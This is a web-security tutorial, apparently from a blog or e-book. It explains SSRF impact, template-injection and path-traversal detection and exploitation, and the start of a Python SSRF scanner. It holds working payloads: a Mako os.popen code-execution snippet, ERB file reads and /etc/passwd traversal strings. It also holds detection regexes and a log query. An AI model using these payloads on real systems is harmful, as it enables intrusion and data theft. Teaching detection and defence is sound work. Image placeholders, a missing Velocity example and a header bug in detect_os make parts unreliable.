- If an application makes backend API calls and an attacker is aware of the backend API domains, they can exploit SSRF to abuse the application by targeting those backend APIs. Since the application is already authenticated with the domain of the backend API, it provides an avenue for the attacker to manipulate the requests.
- Furthermore, an attacker can utilize a vulnerable application as a proxy to launch attacks on third-party servers. By leveraging SSRF, they can make requests to external servers through the compromised application, potentially bypassing security measures in place.
- SSRF can be combined with other vulnerabilities such as XSS (Cross-Site Scripting), XXE (XML External Entity), Open redirect, and Request Smuggling to amplify the impact and severity of the overall vulnerability. This combination of vulnerabilities can lead to more advanced attacks and potentially result in unauthorized access, data leakage, or server-side compromise.

In the next section of this blog, we will delve into various strategies and techniques for preventing and mitigating SSRF attacks in different application scenarios.

3.1 SSTI Detection & Exploitation Technique

Detection Technique

Server-side template injection vulnerabilities often go unnoticed not because they are complex but because they are only really apparent to auditors who are explicitly looking for them. If you are able to detect that a vulnerability is present, it can be surprisingly easy to exploit it. This is especially true in unsandboxed environments.

As with any vulnerability, the first step towards exploitation is being able to find it. Perhaps the simplest initial approach is to try fuzzing the template by injecting a sequence of special characters commonly used in template expressions, such as ${{<%[%'"}}%\. If an exception is raised, this indicates that the injected template syntax is potentially being interpreted by the server in some way. This is one sign that a vulnerability to server-side template injection may exist.

Server-side template injection vulnerabilities occur in two distinct contexts, each of which requires its own detection method. Regardless of the results of your fuzzing attempts, it is important to also try the following context-specific approaches. If fuzzing was inconclusive, a vulnerability may still reveal itself using one of these approaches. Even if fuzzing did suggest a template injection vulnerability, you still need to identify its context in order to exploit it.

Plaintext context

Most template languages allow you to freely input content either by using HTML tags directly or by using the template's native syntax, which will be rendered to HTML on the back-end before the HTTP response is sent. For example, in Free marker, the line render('Hello ' + username) would render to something like Hello Carlos.

This can sometimes be exploited for XSS and is in fact often mistaken for a simple XSS vulnerability. However, by setting mathematical operations as the value of the parameter, we can test whether this is also a potential entry point for a server-side template injection attack.

For example, consider a template that contains the following vulnerable code:

render('Hello ' + username)

During auditing, we might test for server-side template injection by requesting a URL such as:

http://vulnerable-website.com/?username=${7*7}

If the resulting output contains Hello 49, this shows that the mathematical operation is being evaluated server-side. This is a good proof of concept for a server-side template injection vulnerability.

Note that the specific syntax required to successfully evaluate the mathematical operation will vary depending on which template engine is being used. We'll discuss this in more detail in the Identify step

Code context

In other cases, the vulnerability is exposed by user input being placed within a template expression, as we saw earlier with our email example. This may take the form of a user-controllable variable name being placed inside a parameter, such as:

```
greeting = getQueryParameter('greeting')

engine.render("Hello {{"+greeting+"}}", data)
```

On the website, the resulting URL would be something like:

http://vulnerable-website.com/?greeting=data.username

his would be rendered in the output to Hello Carlos, for example.

This context is easily missed during assessment because it doesn't result in obvious XSS and is almost indistinguishable from a simple hashmap lookup. One method of testing for server-side template injection in this context is to first establish that the parameter doesn't contain a direct XSS vulnerability by injecting arbitrary HTML into the value:

http://vulnerable-website.com/?greeting=data.username<tag>

In the absence of XSS, this will usually either result in a blank entry in the output (just Hello with no username), encoded tags, or an error message. The next step is to try and break out of the statement using common templating syntax and attempt to inject arbitrary HTML after it:

http://vulnerable-website.com/?greeting=data.username}}<tag>

If this again results in an error or blank output, you have either used syntax from the wrong templating language or, if no template-style syntax appears to be valid, server-side template injection is not possible. Alternatively, if the output is rendered correctly, along with the arbitrary HTML, this is a key indication that a server-side template injection vulnerability is present:

Hello Carlos<tag>

Exploitation Technique

In this section, we'll look more closely at some typical server-side template injection vulnerabilities and demonstrate how they can be exploited using our high-level methodology. By putting this process into practice, you can potentially discover and exploit a variety of different server-side template injection vulnerabilities.

Once you discover a server-side template injection vulnerability, and identify the template engine being used, successful exploitation typically involves the following process.

Read

Unless you already know the template engine inside out, reading its documentation is usually the first place to start. While this may not be the most exciting way to spend your time, it is important not to underestimate what a useful source of information the documentation can be.

Learn the basic template syntax

Learning the basic syntax is obviously important, along with key functions and handling of variables. Even something as simple as learning how to embed native code blocks in the template can sometimes quickly lead to an exploit. For example, once you know that the Python-based Mako template engine is being used, achieving remote code execution could be as simple as:

```
<%
        import os
        x=os.popen('id').read()
        %>
        ${x}
```

In an unsandboxed environment, achieving remote code execution and using it to read, edit, or delete arbitrary files is similarly as simple in many common template engines.

Read about the security implications

In addition to providing the fundamentals of how to create and use templates, the documentation may also provide some sort of "Security" section. The name of this section will vary, but it will usually outline all the potentially dangerous things that people should avoid doing with the template. This can be an invaluable resource, even acting as a kind of cheat sheet for which behaviors you should look for during auditing, as well as how to exploit them.

Even if there is no dedicated "Security" section, if a particular built-in object or function can pose a security risk, there is almost always a warning of some kind in the documentation. The warning may not provide much detail, but at the very least it should flag this particular built-in as something to investigate.

For example, in ERB, the documentation reveals that you can list all directories and then read arbitrary files as follows:

```
<%= Dir.entries('/') %>

<%= File.open('/example/arbitrary-file').read %>
```

Look for known exploits

Another key aspect of exploiting server-side template injection vulnerabilities is being good at finding additional resources online. Once you are able to identify the template engine being used, you should browse the web for any vulnerabilities that others may have already discovered. Due to the widespread use of some of the major template engines, it is sometimes possible to find well-documented exploits that you might be able to tweak to exploit your own target website.

Explore

At this point, you might have already stumbled across a workable exploit using the documentation. If not, the next step is to explore the environment and try to discover all the objects to which you have access.

Many template engines expose a "self" or "environment" object of some kind, which acts like a namespace containing all objects, methods, and attributes that are supported by the template engine. If such an object exists, you can potentially use it to generate a list of objects that are in scope. For example, in Java-based templating languages, you can sometimes list all variables in the environment using the following injection:

```
${T(java.lang.System).getenv()}
```

This can form the basis for creating a shortlist of potentially interesting objects and methods to investigate further. Additionally, for Burp Suite Professional users, the Intruder provides a built-in wordlist for brute-forcing variable names.

Developer-supplied objects

It is important to note that websites will contain both built-in objects provided by the template and custom, site-specific objects that have been supplied by the web developer. You should pay particular attention to these non-standard objects because they are especially likely to contain sensitive information or exploitable methods. As these objects can vary between different templates within the same website, be aware that you might need to study an object's behavior in the context of each distinct template before you find a way to exploit it.

While server-side template injection can potentially lead to remote code execution and full takeover of the server, in practice this is not always possible to achieve. However, just because you have ruled out remote code execution, that doesn't necessarily mean there is no potential for a different kind of exploit. You can still leverage server-side template injection vulnerabilities for other high-severity exploits, such as file path traversal, to gain access to sensitive data.

Create a custom attack

So far, we've looked primarily at constructing an attack either by reusing a documented exploit or by using well-known vulnerabilities in a template engine. However, sometimes you will need to construct a custom exploit. For example, you might find that the template engine executes templates inside a sandbox, which can make exploitation difficult, or even impossible.

After identifying the attack surface, if there is no obvious way to exploit the vulnerability, you should proceed with traditional auditing techniques by reviewing each function for exploitable behavior. By working methodically through this process, you may sometimes be able to construct a complex attack that is even able to exploit more secure targets.

Constructing a custom exploit using an object chain

As described above, the first step is to identify objects and methods to which you have access. Some of the objects may immediately jump out as interesting. By combining your own knowledge and the information provided in the documentation, you should be able to put together a shortlist of objects that you want to investigate more thoroughly.

When studying the documentation for objects, pay particular attention to which methods these objects grant access to, as well as which objects they return. By drilling down into the documentation, you can discover combinations of objects and methods that you can chain together. Chaining together the right objects and methods sometimes allows you to gain access to dangerous functionality and sensitive data that initially appears out of reach.

For example, in the Java-based template engine Velocity, you have access to a ClassTool object called $class. Studying the documentation reveals that you can chain the $class.inspect() method and $class.type property to obtain references to arbitrary objects. In the past, this has been exploited to execute shell commands on the target system as follows:

Constructing a custom exploit using developer-supplied objects

Some template engines run in a secure, locked-down environment by default in order to mitigate the associated risks as much as possible. Although this makes it difficult to exploit such templates for remote code execution, developer-created objects that are exposed to the template can offer a further, less battle-hardened attack surface.

However, while substantial documentation is usually provided for template built-ins, site-specific objects are almost certainly not documented at all. Therefore, working out how to exploit them will require you to investigate the website's behavior manually to identify the attack surface and construct your own custom exploit accordingly.

3.3 Path Traversal Detection & Exploitation Technique

Path Traversal Detection

Detecting directory traversal attacks requires a keen eye on both automated systems and manual review processes. Here's how security teams can enhance their detection capabilities:


Signs of an Attack

Stay alert for signs that might indicate an attempt or a successful directory traversal attack:

- **Unusual File Access Patterns:** Alerts from file integrity monitoring systems when unexpected access or modification of sensitive files occur.
- **Unexpected System Logs**: Entries that suggest access outside typical user directories.

Log Sample for Detection

Review your web server logs regularly for entries like the following, which could indicate a directory traversal attempt:



```
No.   Time                        Source          Destination     Protocol Length Packet Data Length HID Data Info
17186 2024-02-16 20:50:26.078680 197.32.212.121  10.1.0.4        TCP        66                             46544 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1412 WS=256 SACK_PERM
17187 2024-02-16 20:50:26.078732 10.1.0.4        197.32.212.121  TCP        66                             80 → 46544 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM WS=128
17188 2024-02-16 20:50:26.220308 197.32.212.121  10.1.0.4        TCP        60                             46544 → 80 [ACK] Seq=1 Ack=1 Win=131072 Len=0
17189 2024-02-16 20:50:26.230617 197.32.212.121  10.1.0.4        HTTP      787                             GET /dashboard/view.php?file=..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F.
17190 2024-02-16 20:50:26.230663 10.1.0.4        197.32.212.121  TCP        54                             80 → 46544 [ACK] Seq=1 Ack=734 Win=64128 Len=0
17191 2024-02-16 20:50:26.231578 10.1.0.4        197.32.212.121  HTTP     1800                             HTTP/1.1 200 OK  (text/html)
17192 2024-02-16 20:50:26.375746 197.32.212.121  10.1.0.4        TCP        60                             46544 → 80 [ACK] Seq=734 Ack=1747 Win=131072 Len=0
17193 2024-02-16 20:50:31.236709 10.1.0.4        197.32.212.121  TCP        54                             80 → 46544 [FIN, ACK] Seq=1747 Ack=734 Win=64128 Len=0
17194 2024-02-16 20:50:31.378379 197.32.212.121  10.1.0.4        TCP        60                             46544 → 80 [ACK] Seq=734 Ack=1748 Win=131072 Len=0
```

```
Frame 17189: 787 bytes on wire (6296 bits), 787 bytes captured (6296 bits)
Ethernet II, Src: 12:34:56:78:9a:bc (12:34:56:78:9a:bc), Dst: Microsoft_d8:bd:84 (60:45:bd:d8:bd:84)
Internet Protocol Version 4, Src: 197.32.212.121, Dst: 10.1.0.4
Transmission Control Protocol, Src Port: 46544, Dst Port: 80, Seq: 1, Ack: 1, Len: 733
Hypertext Transfer Protocol
  GET /dashboard/view.php?file=..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2Fetc%2Fpasswd HTTP/1.1\r\n
  Host: letsdefend.eastus.cloudapp.azure.com\r\n
  Connection: keep-alive\r\n
  Upgrade-Insecure-Requests: 1\r\n
  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36 Edg/121.0.0.0\r\n
  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7\r\n
  Referer: http://letsdefend.eastus.cloudapp.azure.com/dashboard/view.php?file=apple.jpg\r\n
  Accept-Encoding: gzip, deflate\r\n
  Accept-Language: en-US,en;q=0.9\r\n
  Cookie: SL_G_WPT_TO=en; SL_GWPT_Show_Hide_tmp=1; SL_wptGlobTipTmp=1\r\n
  \r\n
  [Full request URI: http://letsdefend.eastus.cloudapp.azure.com/dashboard/view.php?file=..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2Fetc%2Fpasswd]
  [HTTP request 1/1]
  [Response in frame: 17191]
```

```
0030  02 00 8d 65 00
0040  6f 61 72 64 2f
0050  6c 65 3d 2e 2e
0060  32 46 2e 2e 25
0070  46 2e 2e 25 32
0080  2e 2e 25 32 46
0090  2e 25 32 46 2e
00a0  63 25 32 46 70
00b0  31 2e 31 0d 0a
00c0  65 66 65 6e 64
00d0  75 64 61 70 70
00e0  0a 43 6f 6e 6e
00f0  70 2d 61 6c 69
0100  2d 49 6e 73 65
0110  74 73 3a 20 31
0120  74 3a 20 4d 6f
0130  57 69 6e 64 6f
0140  20 57 69 6e 36
0150  6c 65 57 65 62
0160  28 4b 48 54 4d
0170  6b 6f 29 20 43
0180  2e 30 2e 30 20
```

web server logs

This log shows a GET request trying to access a sensitive file, which is a common target in traversal attacks.

Leverage both automated tools and manual techniques to enhance your detection efforts:

Automated Detection

- **Web Application Firewalls (WAFs)**: Configure your WAF to block requests containing traversal patterns like ../ or encoded equivalents (..%2F).
- **Intrusion Detection Systems (IDS):** Use IDS to monitor for signatures typical of traversal attacks, such as unusual escape characters in URLs or paths.

Regex Patterns for Logs

Implement regular expressions to catch suspicious patterns in log files. Here's a regex pattern that helps detect potential traversal sequences:

```
/(\.\.\/|\.%2e%2f|%2e%2e%2f|%2e%2e\/)/i
```

This regex matches common directory traversal payloads, including those that are URL-encoded.

Example Search Queries for Logs

When analyzing logs, you can use specific queries to filter out potential directory traversal attempts. For instance, in a logging tool like Splunk, you might use:

```
source="/var/log/apache2/access.log" "GET" AND ("../" OR "..%2F")
```

This query checks for logs indicating GET requests that include typical directory traversal sequences.

Manual Techniques for Deeper Investigation

While automated tools can catch many attacks, manual review remains crucial:

- **Security Audits and Penetration Testing:** Regular audits and ethical hacking initiatives help identify vulnerabilities that automated tools might miss.
- **Code Review:** A manual review of application source code can uncover insecure practices such as direct use of user input in file path specifications.

- **Network Traffic Analysis:** Look for anomalies in HTTP request patterns that could indicate evasion attempts or sophisticated attack vectors.

Practical Application

Consider a scenario where your IDS flags a suspicious request. Follow up by:

- Reviewing access logs around the time of the alert.
- Checking the integrity of files that might have been accessed or modified.
- Interviewing the user (if possible) whose account made the request to determine if the action was intentional or a result of credential compromise.

Exploitation Technique

A common test to check for this vulnerability is to try accessing the /etc/passwd file (if the web server is running on Linux), which is present on nearly all Linux systems and contains information about the system's users.

Since the /etc directory is located under the root / of the filesystem, we can try moving up through the directories using ../, which allows us to go backward in the filesystem. However, it is important to note that on a Linux system, it is not possible to go above the root / directory because it represents the highest point in the filesystem hierarchy.

To access the /etc/passwd file, we can use the following payload:


../../../../../../etc/passwd

This method exploits the fact that, regardless of the current directory depth, the system will ignore any excess ../ and attempt to resolve the resulting absolute path.

By inserting this into the URL:

https://example.com/?search=../../../../../../etc/passwd

If the application is vulnerable, instead of the expected image, the contents of the /etc/passwd file will be displayed.


root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
http://abc.com/?file=../../../../etc/passwd
www.
../../../../etc/passwd
RAJ
html
www
var
/
etc
Passwd.txt

Ch4:Building the Vulnerability Scanner

Overview

The SSRF Scanner is a multi-functional tool designed to detect Server-Side Request Forgery (SSRF) vulnerabilities. Key features include:

Content Fetching: Retrieves HTML content from URLs.

HTML Parsing: Extracts links, form actions, input values, and input names.

SSRF Testing: Injects payloads to test for vulnerabilities.

Request Crafting: Sends HTTP requests with custom headers and payloads (GET/POST).


OS Detection: Identifies server OS via response headers (e.g., `Server` header).

Collaboration Support: Detects out-of-band interactions using domains like Burp Collaborator.

Output Formats: Generates results in JSON or CSV.

Efficiency: Supports multithreading, URL lists, and proxy configurations.

Imports & Setup



```python
import concurrent.futures
import re
import ipaddress
from urllib.parse import quote, urljoin, urlparse, parse_qs
import requests
import urllib3
from bs4 import BeautifulSoup
import json
import csv
from datetime import datetime
```

`concurrent.futures`
Used for running tasks concurrently using threads or processes (helps with parallel execution).

`re`
Provides support for **regular expressions**, allowing pattern matching and text searching.

`ipaddress`
Allows manipulation and validation of **IPv4 and IPv6 addresses**.

`urllib.parse` (quote, urljoin, urlparse, parse_qs)
Tools for **manipulating and parsing URLs**, such as encoding, joining, and extracting components or query parameters.

`requests`
A popular library for making **HTTP requests** (GET, POST, etc.) to communicate with web servers.

`urllib3`
A powerful, low-level HTTP client, often used internally by libraries like `requests`.


`bs4 (BeautifulSoup)`
Used for **parsing and extracting data from HTML or XML** documents (web scraping).

json, csv: Result formatting/output.

- **`datetime`**

Provides classes for working with **dates and times**, useful for timestamps and scheduling.


Disable SSL Warnings



```
urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)
```

Suppresses SSL certificate warnings when making insecure HTTPS requests.


Global Variables



```
results = []
```

Stores scan results as a list of dictionaries containing details about successful SSRF attempts.

1. detect_os(response)




```
def detect_os(response):
    os_guess = "Unknown"
    if 'User-Agent' in response.headers:
        server = response.headers['server'].lower()
        if 'linux' in server:
            os_guess = "Linux"
        elif 'win' in server or 'windows' in server:
            os_guess = "Windows"
        elif 'mac' in server:
            os_guess = "macOS"
    return os_guess
```

Detects the operating system of the server by inspecting the Server header.

Attack Functions

1) ssrf_post(url, payload, param, session=None, return_bool=False, proxies=None)




```python
def ssrf_post(url, payload, param, session=None, return_bool=False, proxies=None):
    global results
    params = {param: payload}
    s = session or requests.Session()
    try:
        r = s.post(url, data=params, verify=False, timeout=5, proxies=proxies)
    except requests.exceptions.RequestException:
        return False
    if "internal server error" not in r.text.lower() and \
       "not found" not in r.text.lower() and \
       "missing parameter" not in r.text.lower() and \
       "invalid url" not in r.text.lower() and \
       "invalid" not in r.text.lower() and \
       "host must be" not in r.text.lower():

           result = {
            "URL": url,
            "Payload": payload,
            "Parameter": param,
            "os": detect_os(r),
            "Status": r.status_code,
            "length": len(r.text),
            "timestamp": datetime.now().isoformat()
            }
           results.append(result)
```

Performs an SSRF POST request with a given payload injected into a parameter.


2. load_payloads(filename)



```python
def load_payloads(filename):
    payloads = []
    with open(filename, 'r', encoding='utf-8') as f:
        for line in f:
            line = line.strip()
            if line and not line.startswith("#"):
                payloads.append(line)
    return payloads
```

Loads payloads from a file (e.g., payload.txt) line by line.


3. fetch_content(url, timeout=5.0, proxies=None)



```python
def fetch_content(url, timeout=5.0, proxies=None):
    try:
        response = requests.get(url, timeout=timeout, verify=False, proxies=proxies)
        response.raise_for_status()
        return response.text
    except requests.RequestException:
        return ""
```

Fetches page content using GET requests.

4. extract_actions(content), extract_values(content), extract_names(content)



```python
def extract_actions(content): return re.findall(r'action=["\'](.*?)["\']', content, re.IGNORECASE)
def extract_values(content): return re.findall(r'value=["\'](.*?)["\']', content, re.IGNORECASE)
def extract_names(content): return re.findall(r'name=["\'](.*?)["\']', content, re.IGNORECASE)
```

Use regex to extract:


Form action attributes

Input value attributes

Input name attributes

